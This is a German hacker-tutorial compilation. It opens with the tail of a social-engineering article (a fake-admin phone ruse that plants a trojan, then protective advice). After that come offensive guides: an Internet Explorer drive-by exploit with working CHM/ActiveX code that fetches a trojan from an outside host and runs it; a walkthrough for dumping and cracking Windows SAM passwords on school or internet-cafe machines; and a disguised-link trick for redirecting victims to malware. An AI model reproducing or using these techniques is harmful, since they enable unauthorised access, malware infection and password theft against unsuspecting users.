Der Social Engineer agiert hierbei als Retter vor/in der Not. Er gibt der Dame einige Anweisungen, um festzustellen, ob ihr Rechner dieselben Symptome aufzeigt oder nicht. Dazu muss sie ihr Passwort ändern. Er sagt allerdings zu ihr, dass sie ihr altes Passwort auf keinen Fall vorlesen solle. Damit erhält der Angreifer wiedereinmal Vertrauen und Gläubigkeit des "Opfers". Sie schöpft also keinen Verdacht von irgendeinem Spionageangriff. In der Zwischenzeit aber, als die Dame sich vom System abgemeldet hat, hat der Social Engineer genügend Zeit, um sich selbst anzumelden (das Passwort ist ja nun "test123") und ein Trojanisches Pferd zu installieren. Nach einigen Minuten loggt die Dame sich dann wieder ein und ist froh, als ihr der angebliche Systemverwalter ihr mitteilt, dass ihr System nicht von den Problemen betroffen ist und sie nun wieder mit ihrer Arbeit fortfahren könnte. Der Angreifer hat durch dieses von ihm entworfene Programm vollen Zugriff auf die Ressourcen der Frau. Er könnte nun alle möglichen (, sensiblen!?) Daten einsehen und so mehr über die Abläufe in der Firma lernen, um so vielleicht weitere Social Engineering Attacken auf diese Firma auszuüben!

Schutzmaßnahmen

Da Angriffe eines Social Engineers auch (noch) schwerere Folgen haben können als in den obigen Beispielen gezeigt, ist es wichtig, die Mitarbeiter einer Firma über solcherlei Befragungen aufzuklären, damit sie davor geschützt werden können. Außerdem sollten Sicherheitsrichtlinien eingeführt werden, die z.B. verbieten, einer Person, die sich als Mitarbeiter ausgibt, Daten mitzuteilen, ohne die Identität und die Befugnis der Person zu überprüfen. Das Hauptziel ist fast immer ein Passwort. Deshalb sollten die Mitarbeiter darin geschult werden, kein Vertrauen aufzubauen, alles in Frage zu stellen und niemals Passwörter oder Informationen über Mitarbeiter weiterzugeben. Falls dieses Weitergabe wirklich nötig ist, um z.B. eine reale Umstellung der Systeme durchzuführen, so sollten diese Daten am besten gar nicht erst telefonisch, sondern nur mit direktem Kontakt oder über firmeninterne Medien übergeben werden, die nicht in Verbindung mit außerfirmlichen Medien wie z.B. dem Internet zusammenhängen.

Wichtige Daten sollten nur an einen kleinen Personenkreis weitergegeben werden, der diese wirklich benötigt und der darin geschult ist, damit vorsichtig und achtsam umzugehen. Daten, die einem selbst vielleicht als unwichtig erscheinen, sollten trotzdem ohne Anfrage nach dem Verwendungszweck und Identitätsprüfung der Person auf der anderen Seite auf keinen Fall weitergegeben werden. Auch sollte jeder in der Lage sein, beurteilen zu können, ob diese Informationen in Verbindung mit anderen zu einem Sicherheitsrisiko für die Firma werden können und ob "der Gegenüber" für das Besitzen dieser Informationen wirklich befugt ist. Die beste Vorsorge ist aber, den Mitarbeitern keinen Zugang zu diesen Informationen zu geben, sondern nur einer Person, die sehr gut damit umgehen kann und die Methoden eines Social Engineers erkennt und ins Leere laufen lässt. Das Entsorgen von Papier sollte erst nachgründlichem Schreddern geschehen.

Andere Vorsichtsmaßnahmen sollten auch getroffen werden, die aber mehr zur Sicherung der EDV-System gehören. So sollten Passwörter in regelmäßigen Abständen von 2-4 Wochen geändert werden und aus Groß-, Kleinbuchstaben, Sonderzeichen, Zahlen und mindestens 8 Stellen bestehen. Die Systeme sollten auch einen Viren- bzw. Trojanerscanner beinhalten, der in kurzen Abständen von bis zu 3 Tagen aktualisiert werden. Sicherheitsrelevante Daten sollten erschlüsselt werden und nur innerhalb des Firmennetzwerkes verfügbar sein. Damit sollte der Schutz gegen die meisten Angriffe eines Social Engineers gesichert sein.

Weitere Sicherheitsmaßnahmen innerhalb der Gebäudearchitektur sind z.B. die Installierung von Kameras und Retinascannern (Stichwort: Biometrie). Ansonsten sollte man eventuell eine Karte einführen, die jeder Mitarbeiter erhält und womit sich jeder Mitarbeiter beim Beginn und Ende eines Arbeitstages ein- und auschecken sollte. Gäste sollten eine provisorische Karte erhalten und sich in einer Liste eintragen.

All diese Sicherheitsmaßnahmen bringen aber keinen Nutzen, wenn ein Mitarbeiter nicht versteht, warum sie eingeführt werden und was damit überhaupt verhindert wird. Deshalb sollten spezielle Trainingsseminare durchgeführt werden, wo sie dieses erlernen und anhand von Beispielen verstehen. Diese Seminare sollten nicht einmalig durchgeführt werden; in regelmäßigen Abständen sollten Ihre Mitarbeiter erinnert werden und an diesen Seminaren teilnehmen.

Literatur

Die Kunst der Täuschung (ISBN: 3-8266-0999-9, Verlag: mitp)
Google: Social Engineering

Internet Explorer – Download & Execute (by GaSmo)

Einleitung

Da ich am Anfang selber meine kleinen Schwierigkeiten mit diesem Exploit für den Internet Explorer hatte, schreibe ich jetzt für alle ein kleines aber hoffentlich nützliches Tutorial.
Weiterhin will ich einfach die Langeweile überbrücken, die man hat wenn man krank Zuahuse sitzen muß ;)

Was brauchen wir?

Ein bisschen Verstand, muß wirklich nicht viel sein weil ich euch das meiste in kleinen, leichtverständlichen Teilen erklären werde.
Einen Editor, wahlweise für html oder txt. Vorallem aber den HTML Help Worshop vom Microsoft.

Durchführung

Der ganze Trick an der Sache ist, das der Internet Explorer eine nachgeladene
kompilierte Hilfedatei aus dem Internet mit localen Rechten ausführt. Dafür
muß man nur eine passende URL mit einem Redirect versehen.

ms-
its:mhtml:file://C:\fake.mhtml!http://deine.page/exploit.chm::exploit.ht
m

Die exploit.chm wird geladen wenn die Datei fake.mhtml nich exestiert.

Nun zu unserem Code:

```
<object
  data="ms-its:mhtml:file://C:\fake.mhtml!http://www.deine-
page.de/exploit.chm::exploit.htm"
  type="text/x-scriptlet"
  style="visibility:hidden">
```

Hier wird auf die fake.mhtml verwiesen, die es natürlich nicht gibt, durch den Redirect
wird dann auf unsere exploit.chm verwiesen. Diese müssen wir natürlich erst anlegen.
Die kompilierte Hilfedatei besteht im dekompilierten Zustand aus 3 Teilen. Einer hhk, einer hhc und einer htm Datei.

Diese 3 Dateien können wir ohne Probleme mit dem HTML Help Workshop erstellen.
Zuerst legen wir uns die htm Datei an, mit dem eigentlichen Code.
Das ganze läuft wie folgt ab: Datei / neu / html File
In diese kopiert man einafch folgenden Code:

```
<script language="javascript">

    function getPath(url) {
        start = url.indexOf('http:')
        end = url.indexOf('exploit.chm')
        return url.substring(start, end);
    }

    payloadURL = "http://www.deine-page/trojaner.exe";

    var x = new ActiveXObject("Microsoft.XMLHTTP");
```

```
    x.Open("GET",payloadURL,0);
    x.Send();

    var s = new ActiveXObject("ADODB.Stream");
    s.Mode = 3;
    s.Type = 1;
    s.Open();
    s.Write(x.responseBody);

    s.SaveToFile("c:\\windows\\system32\\notepad.exe",2);
   //document.location="view-source:" + document.location.href;
    document.location="view-source:http://www.nps-team.com/";
</script>
```

In diesem Fall wir die notepad.exe überschrieben und
das Programm sofort durch view-source-URL gestartet.

Natürlich muss die URL euren Daten angepasst werden.
Nun folgt die .hhk , die Index-Datei. Datei / neu / index
Dort noch ein Keyword eingefügt, Rechtsklick / Insert Keyword
Z.B. exploit und per Add Button eine URL: exploit.htm

Das gleiche nocheinmal mit der hhc, die Table of Contents Datei.

Alle 3 Dateien jetzt einfach in einem Ordner speichern.
Jetzt haben wir also die exploit.hhk, exploit.hhc, und die exploit.htm !
Diese müssen nun noch per HTML Help workshop kompiliert werden.
Datei / compile / und jetzt die 3 Dateien angeben. Das geht recht einfach
da der Worshop immer nur den gesuchten Dateitype anzeigt.
Wenn alles gut gegangen ist, was eigentlich nicht anders möglich ist,
haben wir jetzt eine .chm , eine kompiliert Hilfedatei.

Diese sollte natürlich genauso heißen wie die im Html-Code der Seite
angegebene, in unserem Fall exploit.chm

Jetzt werden sowohl die .chm als auch die Seite und der Trojaner, oder
was auch
immer ihr wollt auf webspace hochgeladen. Dazu empfehle ich einen
möglichst
anonymen Webspace, also nicht z.B. euren t-online/AOL usw. Webspace.

Schlusswort

Wenn jetzt alles richtig gemacht wurde, habt ihr eine Seite die beim
betrachten mit dem Internet Explorer eine beliebige Datei runterläd und

ausführt. Dazu muß der IE allerdings ungepatched und ActiveX aktiviert sein.

Wenn es nicht funktioniert, testet auf
http://www.heise.de/security/dienste/browsercheck/demos/ie/e5_20.shtml
ob diese Demos bei euch funktionieren. Wenn ja habt ihr irgendwas falsch gemacht. Von heise.de hab ich übrigends auch die Codes, thx also auch an die heise.de Redakteure.

Greetz

Grüße gehen diesesmal an den G4Y, an's Bärchen1, an N33L und Nessa die mir allesamt mehr oder weniger freiwillig dabei geholfen haben dieses Tut zuschreiben.

Lokale Win2k/NT/Xp Passwörter Cracken

Hier geht es darum, wie man die Passwörter von Windows 2k/NT/Xp Rechnern knacken kann, wenn man physikalischen Zugriff auf sie hat (d.h. direkt vor ihnen sitzt). Teilweise geht es auch, wenn ihr eine Commandshell auf dem betreffenden Rechner habt. Das ganze hat zB. Nutzen, wenn ihr die Passwörter von Schule, INet-Café/Terminal oder was auch immer haben wollt. Es gibt diverse Möglichkeiten und die bekanntesten werde ich jetzt mal vorstellen =D
Für die unter euch, die sich auch für die Hintergründe des ganzen interessieren, gibt es eine nettes Paper bei heisec.de über die Verschlüsselung der Passwörter und Authentifizierung bei den oben genannten Windows Versionen.

Wir holen uns die SAM =D

SAM steht für 'Security Account Manager'. In dieser Datei befinden sich die lokalen Passwörter von allen Windows Benutzern. Zu finden ist die Datei normalerweise unter '%windir%\system32\config'. Jetzt nur noch mit dem Editor öffnen und schon habt ihr alle PWD's =D Wenn's nur so einfach wäre =P
Versucht mal die Datei zu kopieren… geht nicht, das verhindert unser geliebtes Windows =D Weiterhin ist die Datei verschlüsselt. Also, ermal die Datei auf Diskette (oder USB-Stick =D) 'locken' und dann cracken.

Der repair-Ordner

Als erstes gucken wir in '%windir%\repair' nach, ob wir die Datei dort finden. Aber falls der Admin auch nur etwas schlau ist, sollte das nicht der Fall sein.
Es gibt ebenfalls einen Befehl, der ein Backup der SAM-Datei im reapair-Ordner erstellt, der mit gerade aber nicht mehr einfällt =D

NTFS4DOS

So leicht geben wir nicht auf =D Also, erst mal eine Bootdisk erstellen. Am besten von Win98 - http://download.winboard.org/downloads.php?ordner_id=56. Jetzt noch NTFSDOS auf eine Diskette packen http://www.sysinternals.com/ntw2k/freeware/ntfsdos.shtml und dann geht's weiter. Ihr müsst die Bootdisk reinstecken und dann den PC neustarten. Falls nicht eingestellt, müsst ihr die Floppy an erste Stelle der Boot-Reihenfolge stellen, damit nicht wieder unser Windows von der Platte hochfährt. Sollte das BIOS Passwortgeschützt sein, gibt es auch Abhilfe, aber nehmen wir einfach mal an, es wäre nicht so und ihr bootet jetzt von eurer Diskette =D
So, PC fertig? A:\>_ *blink* *blink* =D
Das nennt man dann Eingabeaufforderung. Der puristische Microsoft-Spaß =D Aber ihr habt ja alle fleißig eure DOS-Befehle gelernt und es sollte kein Problem für euch sein, euch zurecht zufinden.
Startet jetzt NTFSDOS und die NTFS-Platten (welche unter DOS normal nicht erkannt werden), werden gemountet. Jetzt noch auf die Windows-Platte in das Verzeichnis – was wohl =D – '%windir%\system32\config' wechseln und die SAM auf die Diskette kopieren. Fertig =D
Sollte die Windows-Platte nicht NTFS formatiert sein (sondern FAT32), dann könnt ihr euch den Spaß mit NTFSDOS sparen, da sie auch so erkannt wird.

PWDUMP

PWDUMP (-> google.de) ist ein nettes Tool, das die Passwort-Hashes aus der Registry lesen kann. Also immer noch verschlüsselt, aber genau so brauchbar wie die SAM-Datei. Der einzige Haken, man braucht Administrator-Rechte. Die kann man aber zB. mit dem LSASS-Exploit bekommen, wenn man seinen eigenen Rechner angreift oder es mit GetAD versuchen - http://imm.uinc.ru/getad/ - einfach starten und hoffen, das man einen Administrator-Shell bekommt =D. Mittlerweile gibt es schon PWDUMP3v2, aber ich beziehe mich mal auf PWDUMP2, da ich die Version eigentlich noch immer benutze =D
Also, über die Konsole in den PWDUMP-Ordner wechseln und starten. Jetzt seht ihr die Hashes auf eurem Bildschirm. Da ihr das ganze aber nicht abschrieben wollt, leiten wir die Ausgabe einfach in eine .txt-Datei um

'pwdump2 > hashes.txt'. Fertig =D

Syskey – Der Bonus-Schlüssel

So, es ist aber noch nicht vorbei =D Microsoft hat sich Syskey einfallen lassen. Eine zusätzliche Verschlüsselung, die uns das PWD-Cracken unmöglich machen soll =P Die Syskey-Sache muss euch nur interessieren, wenn ihr die SAM-Datei und nicht die PWDUMP-Hashes habt. Also, erst mal Start -> Ausführen -> 'syskey' eintippen und gucken ob Syskey aktiviert ist.

Das Bild zeigt aktiviertes Syskey, da die Option 'Verschlüsselung deaktivieren' nicht zur Auswahl steht und wir wissen, das man Syskey nicht ausschalten kann, wenn es einmal aktiviert wurde. Aber was machen wir jetzt? Ist Syskey deaktiviert, reicht die SAM-Datei. Ist Syskey aktiviert, müssen wir uns noch die 'system' Datei aus dem gleichen Ordner holen, in dem auch die SAM war. Aber die Datei kann man auch nicht einfach so kopieren *grrr* =D Entweder man guckt noch mal im repair-Ordner nach, oder man holt sich die Datei mit NTFSDOS und einer Bootdiskette.

SamInside

Habt ihr SAM+SYSTEM, dann machen wir erst mal mit SamInside weiter. Wenn ihr die PWDUMP-Hashes habt oder Syskey deaktiviert war, könnt ihr gleich mit LC5 weitermachen. Mit Hilfe von SamInside fügen wir beide Dateien zusammen und können sie dann mit LC5 cracken (LC5 ist schneller als SamInside). Also, fangen wir an und starten SamInside. Jetzt Strg+O drücken und die SAM+SYSTEM öffnen. Dann Strg+S drücken und wir können unsere zusammengemischte PWDUMP-Datei speichern.

LC5

Also, LC5 starten und erst mal den Wizard beenden. Erst mit File -> New Session… eine neue Session =D erstellen und dann auf Session -> Import… klicken um unsere SAM/PWDUMP File einzulesen. Jetzt auf Session -> Session Options… klicken und wir können uns die Einstellungen angucken, mit denen wir das Passwort cracken wollen.
Also ein großes Dictionary würde ich schon empfehlen, die Hybrid Attacke dazu, damit kann man nie was falsch machen =D Jetzt noch Brute Force ('German' + 'alphabet + numbers') und wir können auf 'Play' klicken und der Spaß kann beginnen =D Je nachdem, wie stark das Passwort ist, kann das Cracken schon mal ein paar Tage dauern. Bei Passwörtern ab 9 Zeichen dauert das Entschlüsseln fast unerträglich lange…
Aber das tolle an LC5 ist die Möglichkeit der Precomputed Hashes. Solltet ihr euren PC mal längere Zeit nicht brauchen (1Tag +), dann könnt ihr euch eine Hash-Tabelle generieren lassen, die das PWD cracken erheblich beschleunigt =D

Also dann, viel Erfolg und 'Happy Cracking' =D

URL-Faking (by GaSmo)

Hier möchte Ich euch schnell zeigen wie einfach es ist einen Link unbemerkt umzuleiten. Das kann man z.B. dafür ausnutzen jemanden unbemerkt
mit einem Trojaner oder ähnlichem zu infizieren. Das ganze schaffen wir durch ein Formular das in den Link eingebettet ist. Damit der User davon nichts mitbekommt muss man den Submit-Button des Formulars wie einen Link gestallten.
Hier jetzt den Code für den Unsichtbaren Submit-Button:

```
<A
href="http://www.microsoft.com">
<FORM action=http://www.deine-page/deine.html method=get>
<INPUT style="BORDER-RIGHT: 0pt;
BORDER-TOP: 0pt; FONT-SIZE: 10pt; BORDER-LEFT: 0pt; CURSOR:
hand; COLOR:
blue; BORDER-BOTTOM: 0pt; BACKGROUND-COLOR: transparent;
TEXT-DECORATION: underline" type=submit
value=http://www.microsoft.com>
</A>
```

Input style ist so angelegt das der normalerweise graue submit-Button unsichtbar ist und nur der Text angezeigt wird.
Die Adresse der action müsst ihr natürlich anpassen.
Sie sollte auf eure Script-Seite verweisen.
Diese könnte wie folgt aussehen:

```
<html>
<body>
<script>alert('TEST - NPS-TEAM.com')</script>
<script>top.location.href="http://www.microsoft.com"</script>
</body>
</html>
```

Dies gibt eine Alertmeldung aus und leitet den User dann sofort weiter, möglichst auf die Seite die Ihr auch als Link angegeben hattet damit niemandem der kleine Ausflug auffällt. Natürlich kann man anstatt des Alert auch jeden anderen Javascript usw. ausführen.

So, das war's auch schon. Ist doch gar nicht so schwer =D